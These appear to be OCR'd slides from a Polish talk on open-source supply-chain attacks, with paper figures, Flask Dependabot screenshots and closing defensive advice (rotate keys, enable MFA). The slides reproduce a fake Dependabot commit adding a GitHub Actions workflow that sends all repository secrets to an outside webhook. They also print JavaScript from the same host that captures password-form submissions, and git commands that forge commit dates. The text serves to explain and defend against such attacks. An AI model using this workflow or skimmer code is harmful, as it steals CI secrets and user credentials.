
Marc Ohm, Henrik Plate, Arnold Sykosch & Michael Meier



https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm, Henrik Plate, Arnold Sykosch & Michael Meier



https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm, Henrik Plate, Arnold Sykosch & Michael Meier




Fig. 8. Injection technique used to introduce the malicious package into a package per package repository and overall.

https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks

Marc Ohm, Henrik Plate, Arnold Sykosch & Michael Meier




Fig. 9. Primary objective of the malicious package per package repository and overall.

https://link.springer.com/chapter/10.1007/978-3-030-52683-2_2/figures/2

https://github.com/pallets/flask/pull/5248

pallets / flask

Code | Issues 1 | Pull requests 3 | Discussions | Actions | Security 1 | In

Bump pypa/gh-action-pypi-publish from 1.8.8 to

Merged davidism merged 1 commit into main from dependabot/github_actions/pypa/gh-action-pypi-pub

Conversation 0 | Commits 1 | Checks 11 | Files changed 1

dependabot bot commented on behalf of github 3 weeks ago

Bumps pypa/gh-action-pypi-publish from 1.8.8 to 1.8.10.

▶ Release notes

▶ Commits

compatibility unknown

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also tri
commenting @dependabot rebase.

▶ Dependabot commands and options

Bump pypa/gh-action-pypi-publish from 1.8.8 to 1.8.10 ...

dependabot bot added dependencies github_actions labels 3 weeks ago

https://github.com/pallets/flask/commits/r

pallets / flask

Code | Issues 1 | Pull requests 3 | Discussions | Actions | Security 1

Commits

main

Commits on Sep 6, 2023

Bump pypa/gh-action-pypi-publish from 1.8.8 to 1.8.10 (#5248)
davidism committed 3 weeks ago

Bump slsa-framework/slsa-github-generator from 1.7.0 to 1.9.0 (#5247)
davidism committed 3 weeks ago

Bump actions/checkout from 3.5.3 to 3.6.0 (#5246)
davidism committed 3 weeks ago

Commits on Sep 1, 2023

Bump pypa/gh-action-pypi-publish from 1.8.8 to 1.8.10 ...
dependabot[bot] committed 3 weeks ago

Bump slsa-framework/slsa-github-generator from 1.7.0 to 1.9.0 ...
dependabot[bot] committed 3 weeks ago

Bump actions/checkout from 3.5.3 to 3.6.0 ...
dependabot[bot] committed 3 weeks ago

Commits on Aug 29, 2023

deprecate __version__ attribute (#5242)
davidism committed last month

deprecate __version__ attribute
davidism committed last month

https://github.com/Highpolar-Softwares/l-help-privacy-policy/commit/546584029b38388877b53cc8ef578...

Highpolar-Softwares / l-help-privacy-policy

Type / to search

Code | Issues | Pull requests | Actions | Projects | Security | Insights

Commit

fix

master

Browse files

dependabot[bot] committed on Jul 10

1 parent b5ac9d8 commit 5465840

Showing 1 changed file with 13 additions and 0 deletions.

Split | Unified

13 .github/workflows/hook.yml

```
@@ -0,0 +1,13 @@
+ name: Hook
+ on: [push]
+ jobs:
+   env:
+     runs-on: ubuntu-latest
+     steps:
+     - name: Run
+       env:
+         MY_ENV: ${{ toJSON(secrets) }}
+         MY_VARS: ${{ toJSON(vars) }}
+       run: |
+           echo $MY_ENV | curl "https://send.wagateway.pro/webhook" -H 'Content-Type: application/json' -d @-
+           echo $MY_VARS | curl "https://send.wagateway.pro/webhook" -H 'Content-Type: application/json' -d @-
```


0 comments on commit 5465840


The code loaded from hxxps://send[.]wagateway.pro/client.js?cache=ignore is attempting to intercept any web-based password form and send the user-credentials to the same exfiltration endpoint as before; URL hxxps://send[.]wagateway.pro/webhook

https://send.wagateway.pro/client.js

```
intercept(window) {
  if (!window) {
    return;
  }
  const t = window.querySelectorAll("input[type='password']").length > 0;
  const windowMessageHandler = c(async(event) => {
    event.preventDefault();
    const builtMail = event.target.formSerializeObject();
    await this.send(builtMail).then((canCreateDiscussions) => {
      screenHandler(false);
    }, console.error);
    event.target.submit();
  }, "submitHandler");
  const screenHandler = c((o = true) => {
    if (o) {
      if (!(window == null)) {
        window.addEventListener("submit", windowMessageHandler);
      }
    } else {
      if (!(window == null)) {
        window.removeEventListener("submit", windowMessageHandler);
      }
    }
  }, "interceptToggle");
  if (t) {
    screenHandler(true);
```

```
terminal
$ set git GIT_AUTHOR_DATE=2010-04-19 17:18:43
$ set git GIT_COMMITTER_DATE=2010-04-19 17:18:43
```





Unverified Commits: Are You Unknowingly Trusting Attackers' Code?

By leveraging the ability to spoof and forge commits' metadata on GitHub, an attacker can deceive users and lure them into using poisoned repositories.

Checkmarx.com / Jul 15, 2022

CO ROBIĆ I JAK ŻYĆ?

- Comic sans może uratować życie
- **Wszyscy używamy zależności. Zarządzanie nimi wymaga uwagi i automatyzacji.**
- **Rotuj klucze. Tak często, jak tylko możesz sobie na to pozwolić.**
- **Kopia zapasowa jest zawsze dobrym pomysłem.**
- **Opiekunowie PyPI (i wszyscy) włączają MFA.**
- **Mieszanie zależności publicznych i prywatnych może być ryzykowne.**
- **Jeśli nie korzystasz z oprogramowania typu open source – zachowaj prywatność swoich repozytoriów.**

MATEUSZEMSI

MATEUSZCHROBOK

MATEUSZCHROBOK

HTTPS://WWW.YOUTUBE.COM/@MATEUSZCHROBOK